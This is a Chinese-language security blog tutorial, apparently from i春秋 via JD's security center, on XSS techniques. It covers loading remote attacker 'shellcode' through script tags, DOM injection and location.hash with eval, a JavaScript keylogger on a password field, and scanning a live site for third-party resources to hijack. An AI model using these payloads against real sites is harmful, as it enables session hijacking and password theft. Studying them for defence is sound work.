

如何优雅的调戏XSS

2016-10-31 万年死宅 京东安全应急响应中心



再不点[蓝字](#)关注，机会就要飞走了哦

这篇paper，我们将学习**如何优雅的调戏XSS**。我们会教大家一些不常用，但很实用的XSS知识。在正式进入主题之前，先来说说该篇paper将涉及的内容。

如何调用XSS Shellcode ?

我们来看这种方式：

```
1 <script>[你的Shellcode]</script>
```

我们是通过script标签来执行JS，也就是我们的Shellcode。再来看下一种：

```
1 <script src=[你的Shellcode的URL]></script>
```

这里，我们是使用script标签的src属性从远程调用了我们的JS文件，来实现调用Shellcode。我们除了使用script标签来调用我们的Shellcode，还可以使用JS代码将我们的script标签注入到DOM内实现执行我们的Shellcode：

```
1 var s = document.createElement("script");
2 s.src = "[你的Shellcode的URL]";
3 document.body.appendChild(s);
```

这样就能将远程的js代码注入到我们的DOM，我们来讲一下这段代码的含义：


- 1、首先，我们通过var定义了一个变量s，用来接收document.createElement("script")的返回值，这个返回值是一个对象，于是s就变成了一个变量。
- 2、我们的createElement方法，是用来创建一个元素的，这个方法在XSS的攻击中十分常用，它的参数就是字符型的要创建的元素的标签名。
- 3、我们接着给s对象的src属性，赋值为我们的Shellcode的URL，使用createElement方法创建的元素对象具有该元素标签的所有属性，直接赋值就可以了。
- 4、接下来，我们向document的body中插入了该对象，使用了appendChild方法。

这就是我们这段代码的作用与原理，十分简单，大家自行体会一下。我们接着看下一种方法，这种方法是记录在《XSS跨站脚本攻击剖析与防御》一书中的。但是，我个人不认为这个方法很好

用，但是，我们还是来提一下。

这个方法利用了document.location.hash，我们来看一下如何去利用的，先创建如下demo文件：

```
1 <html>
2   <head>
3     <title>demo</title>
4     <script>
5       var code = document.location.hash;
6       alert(code);
7     </script>
8   </head>
9   <body></body>
10 </html>
```



我们在浏览器上访问该文件，如下：



我们可以看到alert的内容是空的，接着在整个URL后面添加 “#www.ichunqiu.com”,如图：




我们注意到，document.location.hash取到的就是URL中#号，及#号以后的内容。

接着，我们再来讲一个substr方法，我们创建如下demo文件：

```


1 <html>
2   <head>
3     <title>demo</title>
4     <script>
5       var a = "www.ichunqiu.com";
6       alert(a.substr(1));
7       alert(a.substr(3));
8     </script>
9   </head>
10  <body></body>
11 </html>

```



接着，我们来访问该文件，会有两个弹窗，第一个如下：


/demo.html



我们的原本的字符串是www.ichunqiu.com,substr(1)了就成了ww.ichunqiu.com

第二个弹窗如下图：

/demo.html




我们原本的字符串是www.ichunqiu.com,substr(3)了之后就变成了.ichunqiu.com

我们就通过这两个弹窗就能猜测到这个substr方法的作用了，其实就是从字符串的开头删除substr方法的参数个字符。如"12345".substr(1)，就会将原字符串变成"2345"。于是，我们创建如下demo文件：

```

1 <html>
2   <head>
3     <title>demo</title>
4     <script>
5       var code = document.location.hash.substr(1);
6       alert(code);
7     </script>
8   </head>
9   <body></body>
10 </html>

```



我们来带上#www.ichunqiu.com，访问该文件：



可以看到我们的document.location.hash取到的值的#号已经被substr方法拖出去斩了，嘿嘿。接着，我们再来介绍一个JS的函数eval，这个函数是用来动态执行JS代码的函数，我们创建如下demo文件：



访问如下：



我们可以看到，确实执行了alert(/xss/)，于是，我们就能通过这几个我们介绍的方法写成如下demo：



访问该文件，带上#alert(/xss/)，如下图：

/demo.html#alert(/xss/)




这就是书中提到的方法，但是我个人感觉不是很实用，但是我们也通过介绍这个手法，给大家补充了很多JS的知识。

好滴，我们继续，我们来说一个HTML5给我们带来的调用的Shellcode的方式——localStorage：

我们书写如下demo文件：

```
1 <html>
2   <head>
3     <title>demo</title>
4     <script>
5       window.localStorage.a = "xss";
6       document.write(localStorage.a);
7     </script>
8   </head>
9   <body></body>
10 </html>
```



我们访问如下：



具体的利用手段就不再讨论，大家也自己动动脑筋，一儿都不复杂。接着，我们来说下一个内容。

XSS的一些玩法




首先，我们来说一个小玩法，叫做JS键盘记录：


```

1 <html>
2   <head>
3     <title>demo</title>
4     <script>
5       function logKey(e) {
6         var keyChar = 0, e=e||event;
7         keyChar = e.keyCode||e.which||e.charCode;
8         var key = String.fromCharCode(keyChar);
9         console.log("String: " + key);
10      }
11      document.onkeyup = logKey;
12    </script>
13  </head>
14  <body>
15    <center>
16      <h2>Password:</h2>
17      <input type="password" />
18    </center>
19  </body>
20 </html>

```



我们访问该文件，如下图：

Password:

我们在密码框里输入点什么。接着，我们打开，浏览器的Console，如下：

```

String:
String:
String: Q
③ String: W
String: %
String: I
String: C
String: H
String: U
String: N
String: Q
String: I
String: U
String: %
String: C
String: O
String: M
String:
String: Q
String:

```


我们继续说，下一个小知识。来看如下这个"长短短"大牛写的脚本：

```

1 for(var i=0,tags=document.querySelectorAll('iframe[src],frame[src],script[src],link[rel=stylesheet],obje
2   var a = document.createElement('a');
3   a.href = tag.src||tag.href||tag.data;
4   if(a.hostname!=location.hostname){
5     console.warn(location.hostname+' 发现第三方资源['+tag.localName+']:'+a.href);
6   }
7 }

```

这招其实叫"柿子要挑软的捏！"，嘿嘿，我们来到i春秋学院主页，将刚才的脚本注入到该页面执行，如下：



我们只要能将这些第三方的资源替换成我们的Shellcode，想想都觉得兴奋呢~~

i春秋签约作者：万年死宅

文章来源：i春秋社区，版权归属于i春秋。

未经许可，请勿转载。





不关注



就捣蛋



长按上方二维码，关注“公众号”



敢不敢点开阅读原文啊？

[阅读原文](#)